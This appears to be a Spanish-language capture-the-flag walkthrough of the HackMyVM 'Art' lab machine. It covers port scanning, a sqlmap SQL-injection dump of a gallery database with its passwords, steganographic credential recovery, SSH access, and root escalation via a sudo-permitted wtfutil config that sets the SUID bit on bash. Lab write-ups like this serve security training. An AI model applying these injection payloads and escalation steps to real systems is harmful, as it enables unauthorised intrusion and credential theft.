Art

Resolviendo la máquina Art


> En esta publicación, comparto cómo resolví la máquina **Art** de HackMyVM.

Enumeración

Ping

Ejecutamos un *ping* para comprobar la conectividad y obtener pistas sobre el sistema operativo.

```
ping -c 1 192.168.1.120
```



TTL=64 -> **Linux**

Nmap

`nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 192.168.1.120 -oG allPorts`

```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-26 11:17 CEST
Initiating ARP Ping Scan at 11:17
Scanning 192.168.1.120 [1 port]
Completed ARP Ping Scan at 11:17, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 11:17
Scanning 192.168.1.120 [65535 ports]
Discovered open port 22/tcp on 192.168.1.120
Discovered open port 80/tcp on 192.168.1.120
Completed SYN Stealth Scan at 11:17, 5.69s elapsed (65535 total ports)
Nmap scan report for 192.168.1.120
Host is up, received arp-response (0.00078s latency).
Scanned at 2025-07-26 11:17:30 CEST for 6s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:B8:26:AF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.89 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

`nmap -p22,80 -sCV 192.168.1.120 -oN targeted`

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-26 11:19 CEST
Nmap scan report for 192.168.1.120
Host is up (0.00057s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 45:42:0f:13:cc:8e:49:dd:ec:f5:bb:0f:58:f4:ef:47 (RSA)
|   256 12:2f:a3:63:c2:73:99:e3:f8:67:57:ab:29:52:aa:06 (ECDSA)
|_  256 f8:79:7a:b1:a8:7e:e9:97:25:c3:40:4a:0c:2f:5e:69 (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 08:00:27:B8:26:AF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.74 seconds
```

HTTP

`http://192.168.1.120/`

```
1 SEE HMV GALLERY!
2 <br>
3  <img src=abc321.jpg><br><img src=jlk19990.jpg><br><img src=ertye.jpg><br><img src=zzxxccvv3.jpg><br>
4 <!-- Need to solve tag parameter problem. -->
5
```

Se descargan las imágenes para analizar si contienen información oculta.

```
wget http://192.168.1.120/abc321.jpg
```

```
wget http://192.168.1.120/jlk19990.jpg
```

```
wget http://192.168.1.120/ertye.jpg
```

```
wget http://192.168.1.120/zzxxccvv3.jpg
```

```
steghide extract -sf abc321.jpg
```

```
steghide extract -sf ertye.jpg
```

```
steghide extract -sf jlk19990.jpg
```

```
steghide extract -sf zzxxccvv3.jpg
```

No se encuentra información oculta mediante *steghide*.

Fuzzing Web


```
gobuster dir -u http://192.168.1.120/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 64
```

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.120/
[+] Method:                  GET
[+] Threads:                 64
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 207643 / 207644 (100.00%)
===============================================================
Finished
===============================================================
```

Burp Suite

Al no encontrar nada en el *fuzzing web*, se procede a analizar la petición con *Burp Suite*.

Como hemos visto, nos da una pequeña pista, que puede tener una *tag* mal configurada.



Explotación

LFI

Al detectar que la etiqueta (`tag`) está mal configurada, se prueba a realizar un **LFI (Local File Inclusion)**.

`wfuzz -c --hl=4 -w /usr/share/seclists/Fuzzing/LFI/LFI-Jhaddix.txt http://192.168.1.120/index.php?tag=FUZZ`

```
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.1.120/index.php?tag=FUZZ
Total requests: 929

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================


Total time: 1.071394
Processed Requests: 929
Filtered Requests: 929
Requests/sec.: 867.0944
```

Se prueban las credenciales obtenidas en el servicio **SSH**, pero no son válidas.

SQLI

`sqlmap -u "http://192.168.1.120/index.php?tag=" --dbs`

```
[07:57:33] [WARNING] provided value for parameter 'tag' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[07:57:33] [INFO] resuming back-end DBMS 'mysql'
[07:57:33] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: tag (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: tag=' AND (SELECT 7267 FROM (SELECT(SLEEP(5)))mSIv) AND 'ZnQu'='ZnQu

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: tag=' UNION ALL SELECT NULL,CONCAT(0x7162706b71,0x757a716852456e785545614f61787845467369626b564e6a4c7a75726a736b73674154704a6c4f57,0x7170767671),NULL-- -
---
[07:57:33] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.18.0
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[07:57:33] [INFO] fetching database names
available databases [2]:
[*] gallery
[*] information_schema

[07:57:33] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.120'

[*] ending @ 07:57:33 /2025-07-27/
```

`sqlmap -u "http://192.168.1.120/index.php?tag=" -D gallery --tables`


```
[07:59:30] [WARNING] provided value for parameter 'tag' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[07:59:30] [INFO] resuming back-end DBMS 'mysql'
[07:59:30] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: tag (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: tag=' AND (SELECT 7267 FROM (SELECT(SLEEP(5)))mSIv) AND 'ZnQu'='ZnQu

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: tag=' UNION ALL SELECT NULL,CONCAT(0x7162706b71,0x757a716852456e785545614f61787845467369626b564e6a4c7a75726a736b73674154704a6c4f57,0x7170767671),NULL-- -
---
[07:59:30] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.18.0
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[07:59:30] [INFO] fetching tables for database: 'gallery'
Database: gallery
[2 tables]
+-------+
| art   |
| users |
+-------+

[07:59:30] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.120'

[*] ending @ 07:59:30 /2025-07-27/
```

`sqlmap -u "http://192.168.1.120/index.php?tag=" -D gallery --dump`



```
[08:00:54] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.18.0
back-end DBMS: MySQL ⩾ 5.0.12 (MariaDB fork)
[08:00:54] [INFO] fetching tables for database: 'gallery'
[08:00:54] [INFO] fetching columns for table 'art' in database 'gallery'
[08:00:54] [INFO] fetching entries for table 'art' in database 'gallery'
Database: gallery
Table: art
[5 entries]
+----+-----------+-----------------+
| id | tag       | image           |
+----+-----------+-----------------+
| 1  | beautiful | abc321.jpg      |
| 2  | beautiful | jlk19990.jpg    |
| 3  | beautiful | ertye.jpg       |
| 4  | beautiful | zzxxccvv3.jpg   |
| 5  | beauty    | dsa32.jpg       |
+----+-----------+-----------------+

[08:00:54] [INFO] table 'gallery.art' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.1.120/dump/gallery/art.csv'
[08:00:54] [INFO] fetching columns for table 'users' in database 'gallery'
[08:00:54] [INFO] fetching entries for table 'users' in database 'gallery'
Database: gallery
Table: users
[8 entries]
+----+-----------------+--------+
| id | pass            | user   |
+----+-----------------+--------+
| 1  | realpazz        | mina   |
| 2  | mncxzKLLJDS     | me     |
| 3  | 987dsKLDSOIU    | lula   |
| 4  | BDSAOIUYEW      | notme  |
| 5  | dsOIUSDAOydsa   | mona   |
| 6  | EWQUDSAdaSDSA=  | admin  |
| 7  | VCXddsaEWQdsa_D | lila   |
| 8  | DSAewqDSAewq    | root   |
+----+-----------------+--------+

[08:00:54] [INFO] table 'gallery.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.1.120/dump/gallery/users.csv'
[08:00:54] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.120'

[*] ending @ 08:00:54 /2025-07-27/
```

Se prueban las credenciales en el servicio **SSH**, sin éxito.

Se observa en la tabla de las imágenes, que una de ellas no la hemos analizado, se procede a descargar y analizar para ver si tiene información oculta.

```
wget http://192.168.1.120/dsa32.jpg
```

Nos devuelve un archivo llamado: `yes.txt`.

Se visualiza el contenido del archivo `yes.txt`, donde se encuentran las credenciales válidas.

```
cat yes.txt
```

```
lion/shel0vesyou
```

Se obtienen las credenciales: `lion` - `shel0vesyou`.

SSH

```
ssh lion@192.168.1.120
```

```
The authenticity of host '192.168.1.120 (192.168.1.120)' can't be established.
ED25519 key fingerprint is SHA256:6icD/Bw7zNCkO/tjgVhzyYMGZkZVKkOvOlpNVvcBQo0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.120' (ED25519) to the list of known hosts.
lion@192.168.1.120's password:
Linux art 5.10.0-16-amd64 #1 SMP Debian 5.10.127-2 (2022-07-23) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Aug  3 11:18:18 2022 from 192.168.1.51
lion@art:~$
```

`ls`

```
user.txt
```

Escalada de Privilegios

Sudo

`sudo -l`

```
Matching Defaults entries for lion on art:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User lion may run the following commands on art:
    (ALL : ALL) NOPASSWD: /bin/wtfutil
```

`wtfutil` es una dashboard de terminal que *ejecuta comandos definidos por el usuario* en su configuración (`~/.config/wtf/config.yml`).

Se puede explotar creando el archivo de configuración, ejemplo del archivo: config.yml.

`cd /tmp`


Se crea el archivo `config.yml` necesario para explotar la herramienta `wtfutil`.

```
wtf:
  grid:
    columns: [50]
    rows: [3]
  mods:
    root_shell:
      type: cmdrunner
      cmd: "/bin/chmod"
      args: ["u+s", "/bin/bash"]
      enabled: true
      position:
        top: 0
        left: 0
        height: 1
        width: 1
      refreshInterval: 300
```

`sudo /bin/wtfutil --config=/tmp/config.yml`

`Ctrl + C`

`bash -p`



```
bash-5.1# whoami
root
```

`cd /root`

Se localiza la *flag* de `root` con el siguiente comando:

```
find / -name root.txt 2>/dev/null
```

```
/var/opt/root.txt
```